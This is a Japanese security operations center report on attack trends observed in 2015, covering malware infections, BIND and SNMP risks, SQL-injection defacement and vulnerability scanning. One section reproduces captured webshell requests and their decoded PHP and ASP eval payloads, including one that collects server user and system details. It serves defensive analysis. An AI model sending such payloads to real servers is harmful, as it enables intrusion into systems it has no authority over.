LAC
株式会社ラック

INSIGHT


vol.10

2 版

2016 年 1 月 15 日


JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER




JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT Vol.10



改定履歴

2016 年 1 月 6 日	初版発行
2016 年 1 月 15 日	2 版発行。エグゼクティブサマリ、4.1.1 表記を修正



1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+ シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。


Japan Security Operation Center
Analysis Team

【集計期間】

2015 年 7 月 1 日 ～ 2015 年 9 月 30 日

【対象機器】

本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。



2　エグゼクティブサマリ

本レポートは、2015 年 7 月から 9 月に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。


➢ エクスプロイトキットの増加と ZeusVM の関係について

システムへの侵入を企てるツールキットの Angler Exploit Kit により、「ZeusVM」に感染した通信が増加しました。さまざまなお客様の ZeusVM 感染ホストが同時期に同一の C2 サーバへ接続しており、これらが短い期間で変更されたためブラックリスト方式による対策効果を限定的にしています。

また、日本年金機構の情報漏えい事件で用いられたとされるマルウェア「Emdivi」は、エクスプロイトキット等による不正サイトへの誘導事例が増加した同時期に検知がありました。Emdivi の感染経路は未だに明らかになっていないものの、電子メールによる標的型攻撃のみではなく、水飲み場型等の改ざんされた Web サイトによる感染により拡大したことも考えられます。なお、Emdivi の検知は、7 月末以降収束しています。

➢ BIND に存在するサービス不能の脆弱性（CVE-2015-5477）について

BIND に外部からサービス停止を可能とする脆弱性が公開されました。JSOC では、本脆弱性を悪用する攻撃通信は検知しておりませんが、すでに実証コードが公開されており、悪用が非常に容易です。また、BIND の設定を問わず脆弱なバージョン全てが攻撃の影響を受けるため、早急なアップデートが必要です。



3　JSOC における重要インシデント傾向

3.1　重要インシデントの傾向

JSOC では、IDS/IPS、サンドボックス、ファイアウォールで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功や被害が発生している可能性が高いと判断する重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント マルウェア感染を示すインシデント
参考インシデント	Warning	攻撃失敗または攻撃内容に実害が無いことを確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

図 1 に、2015 年 7 月から 9 月に発生した重要インシデントの件数推移を示します。




図 1 重要インシデントの検知件数推移(2015 年 7 月～9 月)

内部から発生した重要インシデントでは、日本年金機構の情報漏えい事件で用いられたとされるマルウェア「Emdivi」の感染通信を 2015 年 6 月から引き続き[1]7 月中旬まで検知しておりました(図 1-①)。なお、7 月中旬以降は収束しており検知はありません。また、8 月下旬からインターネットバンキングの情報を狙った Zeus の亜種「ZeusVM」の感染と考えられる通信を複数のお客様で検知しました。

インターネットからの攻撃による重要インシデントの発生件数は、2015 年 7 月 2 週と 4 週に急増しました(図 1-②)。これはいずれも、特定のお客様の脆弱性が存在するホストに対し、複数の攻撃者が同

[1] JSOC INSIGHT vol.9 4. 1「標的型攻撃によるマルウェア感染について」
http://www.lac.co.jp/security/report/pdf/20151022_jsoc_o001t.pdf


様の攻撃を行ったためです。

なお、数年前までは終戦記念日(8月15日)や、満州事変の発端となった柳条湖事件が起きた日(9月18日)の前後で主に中国からの攻撃通信が増加することがありました[2]。しかしながら、今年もこのような兆候は見られず、攻撃の検知傾向に特筆すべき変化はありませんでした(図 1-③)。

3.2 発生した重要インシデントに関する分析

図 2 にネットワーク内部から発生した重要インシデントの内訳を示します。

2015年7月から9月にネットワーク内部から発生した重要インシデントの件数(212件)は、4月から6月の件数(400件)より大幅に減少しました。これは4月から6月、特定のお客様でマルウェア感染が継続しておりましたが、5月末に対応が完了したためです。全体の重要インシデントの発生件数は減少したものの、7月中旬まではEmdiviの感染通信(図 2-②)、8月下旬以降はZeusVMの感染通信(図 2-①)と考えられる不審な通信をそれぞれ多数検知しました。



a. 2015 年 4～6 月　　b. 2015 年 7～9 月

図 2 ネットワーク内部から発生した重要インシデントの内訳*


*項目「Emdivi 等」にはその他標的型攻撃を含む

図 3 にインターネットからの攻撃による重要インシデントの内訳を示します。


2015 年 7 月から 9 月にインターネットからの攻撃により発生した重要インシデントの件数(289 件)は、4 月から 6 月の件数(287 件)とほぼ同数でした。但し、その内訳には変化があり、HeartBleed 攻撃の件数が増加し (図 3-①)、不審なファイルアップロード攻撃の件数が減少しました(図 3-②)。

HeartBleed 攻撃の件数増加要因は、特定のお客様に脆弱なホストが存在し、同様の攻撃が繰り返し行われたためです。インターネットからの攻撃で、一度脆弱だと判明した攻撃対象に同様の攻撃が複

[2] 9 月18 日に関連したサイバー攻撃に関しての注意喚起
http://www.lac.co.jp/security/alert/2013/09/12_alert_01.html



数の攻撃元から発生する事象が頻発しております。脆弱なホストが判明した場合は放置せず、早急に対策を実施することが必要です。



a. 2015 年 4～6 月　　**b. 2015 年 7～9 月**

図 3 インターネットからの攻撃による重要インシデントの内訳

3.3 大量に検知した攻撃通信について

2015年7月から9月にJSOCで検知した特筆すべき攻撃通信を紹介します。

3.3.1 インターネットから SNMP の問い合わせが可能なホストの検知について

2013年7月以降、DNSやNTPなど外部へ公開しているUDPサービスの設定不備を悪用するリフレクター攻撃によるDDoS攻撃[3]が増加しております。悪用されるUDPサービスは稼働監視に用いられるSNMPサービスも含まれます。SNMPサービスの増幅率は、ある特定のリクエストに対して約650倍で応答する場合があるとされています[4]。


JSOCでは、SNMPのDDoS攻撃にお客様のホストが踏み台として悪用された検知実績はありません。しかし、SNMPサービスの設定不備により意図せずインターネットからSNMPの問い合わせが可能なホストの存在を検知しております。これらの中には、ルータやスイッチのSNMPサービスが意図せず動作しており、インターネットに公開されていた事例がありました。ルータやスイッチのSNMPサービス設定を確認し、インターネットから不要なリクエストを受け付けないよう、適切なアクセス制御[5]を実施することが必要です。

---

[3] JSOC INSIGHT vol.4 4.1「外部へ公開しているサービスを悪用した DoS 攻撃の増加について」
http://www.lac.co.jp/security/report/pdf/20140722_jsoc_j001t.pdf

[4] Understanding and mitigating NTP-based DDoS attacks
https://blog.cloudflare.com/understanding-and-mitigating-ntp-based-ddos-attacks/

[5] SNMP リフレクター攻撃に対する注意喚起について
http://www.npa.go.jp/cyberpolice/detect/pdf/20141126.pdf




このようなデバイスに存在する設定不備は、ルータなどの機器だけでなく、今後IoT化が進むことで増加すると考えられます。インターネットに接続するIoT製品の動作状況を把握し、意図していない設定がされていないか、適切にアクセス制御されているか確認することが重要です。

3.3.2 多様な CMS に対するコード実行の試み

コンテンツ管理システム(CMS)で利用されるファイルや攻撃後に設置されるバックドアファイルに対して、コード実行の試みを多数検知しました。表 2に検知した攻撃対象のURL例を、図 4に検知した攻撃通信例を示します。

表 2 コード実行の試みを検知した URL 例

攻撃対象の URL	対象と考えられる CMS
/	
/bbs/utility/convert/data/config.inc.php	phpMyAdmin
/cache/label/909.php	
/data/cache/t.php	DedeCMS
/images/swfupload/images/uploadye.php	DedeCMS
/include/code/mp.php	DedeCMS
/logo/1.php	
/member/feedback.php	DedeCMS
/plus/90sec.php	DedeCMS
/plus/ad_js.php?aid=8888	DedeCMS
/plus/mytag_js.php?aid=511348	DedeCMS
/templets/plus/sky.php	DedeCMS
/utility/convert/include/rom2823.php	phpMyAdmin
/wp-admin/js/edit.php	WordPress
/xiaolei.php	
/Ac2.asp;.jpg	
/miaojcx.asp;.jpg	



```
Stream Content
POST /plus/mytag_js.php?aid=511348 HTTP/1.1
Host: [redacted]
Accept: */*
Content-Length: 218
Content-Type: application/x-www-form-urlencoded

511348=@eval(base64_decode($_POST
[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2
ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%
2BfCIpOztwcmludCgiaGFvcmVuIik7O2VjaG8oInw8LSIpO2RpZSgpOw==
```

a-1 特定文字列を表示する攻撃通信

```
@ini_set("display_errors","0");@set_time_limit(0);
@set_magic_quotes_runtime(0);echo("-
>|");;print("haoren");;echo("|<-");die();
```


a-2 デコード後のコード内容

```
Stream Content
POST /jycpcx.asp;.jpg HTTP/1.1
Host: [redacted]
Accept: */*
Content-Length: 689
Content-Type: application/x-www-form-urlencoded

jj=eval("Ex"%26cHr(101)%26"cute(""Server.ScriptTimeout%3D3600:On+Error+Resume
+Next:Function+bd%28byVal+s%29%3AFor+i%3D1+To+Len%28s%29+Step+2%3Ac%3DMid%28s%2Ci%2C2%29%
3AIf+IsNumeric%28Mid%28s%2Ci%2C1%29%29+Then%3AExecute%28%22%22%22%22bd%3Dbd%26chr%28%26H%
22%22%22%22%26c%26%22%22%22%22%29%22%22%22%22%29%3AElse%3AExecute%28%22%22%22%22bd%3Dbd%
26chr%28%26H%22%22%22%22%26c%26Mid%28s%2Ci%2B2%2C2%29%26%22%22%22%22%29%22%22%22%22%29%
3Ai%3Di%2B2%3AEnd+If%22%22%26chr%2810%29%26%22%22Next%3AEnd+Function:Response.Write("""-
>|"""):Ex"%26cHr(101)%26"cute(""""On+Error+Resume+Next:"""%26bd
(""""526573706F6E73652E5772697465282268616F72656E2229""")):Response.Write("""|
<-"""):Response.End"")")
```

b-1 On Errorステートメントにて特定文字列を表示する攻撃通信

```
jj=eval("Ex"&cHr(101)&"cute(""Server.ScriptTimeout=3600:On Error
Resume Next:Function bd(byVal s):For i=1 To Len(s) Step
2:c=Mid(s,i,2):If IsNumeric(Mid(s,i,1))
Then:Execute(""""bd=bd&chr(&H""""&c&"""")""""):Else:Execute("""
bd=bd&chr(&H""""&c&Mid(s,i+2,2)&"""")""""):i=i+2:End
If""&chr(10)&""Next:End Function:Response.Write("""-
>|"""):Ex"&cHr(101)&"cute(""""On Error Resume
Next:"""&bd(""""526573706F6E73652E5772697465282268616F72
656E2229""")):Response.Write("""|<-"""):Response.End"")")
```

b-2 デコード後のコード内容



Stream Content

```
vales=%40eval%2F%2A%2A%2F%01%28%24%5FPOST%5Bz9%5D%2F%2A%2A%2F%01%28%24%5FPOST%5Bz0%5D%29%
29%
3B&z0=NjI1MzMwOOBpbmlfc2V0KCJkaXNwbGF5X2Vycm9ycyIsIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7QHNldF9
tYWdpY19xdW90ZXNfcnVudGltZSgwKTtlY2hvKCItPnwiKTs7JEQ9ZGlybmFtZSgkX1NFUlZFUlsiU0NSSVBUX0ZJ
TEVOQU1FIl0pO2lmKCREPT0iIikkRD1kaXJuYW1lKCRfU0VSVkVSWyJQQVRIX1RSQU5TTEFURUQiXSk7JHJvb3Q9a
XNzZXQoJF9TRVJWRVJbJ0RPQ1VNRU5UX1JPT1QnXSk%
2FJF9TRVJWRVJbJ0RPQ1VNRU5UX1JPT1QnXTooaXNzZXQoJF9TRVJWRVJbJ0FQUExfUEhZU0lDQUxfUEFUSCddKT9
0cmltKCRfU0VSVkVSWydBUFBMX1BIWVNJQ0FMX1BBVEgnXSwiXFwiKTooaXNzZXQoJF9bJ1BBVEhfVFJBTlNMQVRF
RCddKT9zdHJfcmVwbGFjZSgkX1NFUlZFUlsiUEhQX1NFTEYiXSk6c3RyX3JlcGxhY2Uoc3RyX3JlcGxhY2UoIi8iL
CJcXCIsaXNzZXQoJF9TRVJWRVJbIlBIUF9TRUxGIl0pPyRfU0VSVkVSWyJQSFBfU0VMRiJdOihpc3NldCgkX1NFUl
ZFUlsiVVJMIl0pPyRfU0VSVkVSWyJVukwiXTokX1NFUlZFUlsiU0NSSVBUX05BTUUiXSkpLCIiLGlzc2V0KCRfU0V
SVkVSWyJQQVRIX1RSQU5TTEFURUQiXSk%
2FJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdOiRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSkpKTskUj0ieyR
EfXwiLiRyb290LiJ8IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRM
KWlmKGlzX2RpcigieyRMfToiKSkkUi49InskTHO6Ijt9JFIuPSJ8IjskdTOoZnVuY3Rpb25fZXhpc3RzKCdwb3Npe
F9nZXRlZ2lkJykpPOBwb3NpeF9nZXRwd3VpZChAcG9zaXhfZ2V0ZXVpZCgpKTonJzskdXNyPSgkdSk%
2FJHVbJ25hbWUnXTpAZ2V0X2N1cnJlbnRfdXNlcigpOyRSLj1waHBfdW5hbWUoKTskUi49Iih7JHVzcn0pIjtwcml
udCAkUjs7ZWNobygifDwtIik7ZGllKCk7&z9=BaSE64%5
```

c-1 ユーザIDなどを出力させる攻撃通信(一部)

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic
_quotes_runtime(0);echo("-
>|");;$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D==
"")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="{$D}
¥t"."-|";if(substr($D,0,1)!="/"){foreach(range("A","Z") as
$L)if(is_dir("{$L}:"))$R.="{$L}:";}$R.="¥t";$u=(function_exi
sts('posix_getegid'))?@posix_getpwuid(@posix_geteuid()):'';$
usr=($u)?$u['name']:@get_current_user();$R.=php_uname()
;$R.="({$usr})";print $R;;echo("|<-");die();
```

c-2 デコード後のコード内容


図 4 CMS を狙ったと考えられる攻撃通信例

攻撃者の要求するコードのパターンは図 4で示すように特定の文字列表示やサーバの設定情報取得など、多岐にわたります。

このような攻撃に関連するCVEなどの脆弱性情報は特定できておりませんが、phpMyAdminやDedeCMS、WordPressなどの広く利用されているCMSに含まれるファイルやフォルダ、または攻撃後に設置されるバックドアファイルへの攻撃を多数検知しています。また、これらの通信は攻撃対象でのWebアプリケーションの利用有無や、バックドアファイルの存在有無に限らず検知をしていることから、何らかのツールを用いた脆弱性の有無を調査する通信や、バックドアを利用してホストを悪用する攻撃通信である可能性が考えられます。

これまでに被害が発生した事例は検知しておりませんが、公開サーバ上で動作しているサーバソフトウェアやアプリケーションについて、以下の点を再確認することが必要です。

- ☐ 管理ネットワーク内に不要な公開サーバが放置されていないか
- ☐ 公開サーバ上に不要なコンテンツが放置されていないか
- ☐ 使用しているソフトウェアやアプリケーションのバージョンに脆弱性が見つかっていないか
- ☐ Webアプリケーションに脆弱性が存在しないか
- ☐ 不審なファイル、プロセスが公開サーバ上に存在しないか



3.3.3 Web ページの改ざんを目的とした SQL インジェクション攻撃

Webページの改ざんを目的とするSQLインジェクション攻撃を多数検知しました。図 5に検知した攻撃通信例を示します。





図 5 Web ページの改ざんを狙った SQL インジェクション攻撃例(一部)

2008 年頃は、declare 句を含む Web ページの改ざんを目的とした SQL インジェクション攻撃を多く検知しておりました。これは悪意あるサイトへのリンクを埋め込むことで、改ざんされたサイトにアクセスしたユーザをマルウェアに感染させる試みでした[6]。しかしながら、今回改ざんにより埋め込まれた URL は、薬などの販売広告サイトや、ある特定の主義、主張が書かれた Blog 記事など一貫性は無いことから、アクセスしたユーザをマルウェアに感染させる目的である可能性は低いと考えられます。また、JSOC にて検知した攻撃通信は、埋め込みを狙う URL 以外の部分に変化がほぼ見られなかったため、攻撃者は特定のツールを用いているものと考えられます。

[6] 侵入傾向分析レポート vol.12
http://www.lac.co.jp/security/report/pdf/20090316_jsoc_m01m.pdf



3.3.4 脆弱性スキャンツールを利用した攻撃通信について

2015年7月から9月、インターネットからWebサーバの脆弱性の有無を調査する攻撃通信を多く検知しました。これは一般公開されている脆弱性スキャンツールを利用し、大量の攻撃通信を発生させたものと考えられます。また、攻撃の中には特定の対象に数日間にわたり脆弱性スキャンを行った事例もありました。脆弱性が存在しない環境であっても、数日間にわたり相当数の攻撃を受けることにより、攻撃対象に負荷がかかり、Webページが閲覧しにくい状況が発生するなど間接的な被害も発生しています。

表 3に2015年7月から9月に検知した、脆弱性スキャン通信の攻撃元IPアドレスの例を示します。


表 3 脆弱性スキャン通信を多数検知した攻撃元 IP アドレス例

攻撃元 IP アドレス	国
52.10.227.107	アメリカ
66.154.123.7	カナダ
117.21.176.17	中国
180.97.106.36	中国
180.97.106.37	中国
180.97.106.161	中国
180.97.106.162	中国
182.118.33.7	中国
122.212.XXX.XXX	日本
125.252.XXX.XXX	日本

これらの中には日本国内のIPアドレスも含まれていますが、セキュリティ診断などのサービスを実施しているホストではない為、攻撃者によって乗っ取られ悪用されている可能性が考えられます。

このような攻撃通信への対策は、外部に公開しているサーバに脆弱性診断を実施し、脆弱性が存在する場合は早急に修正することです。

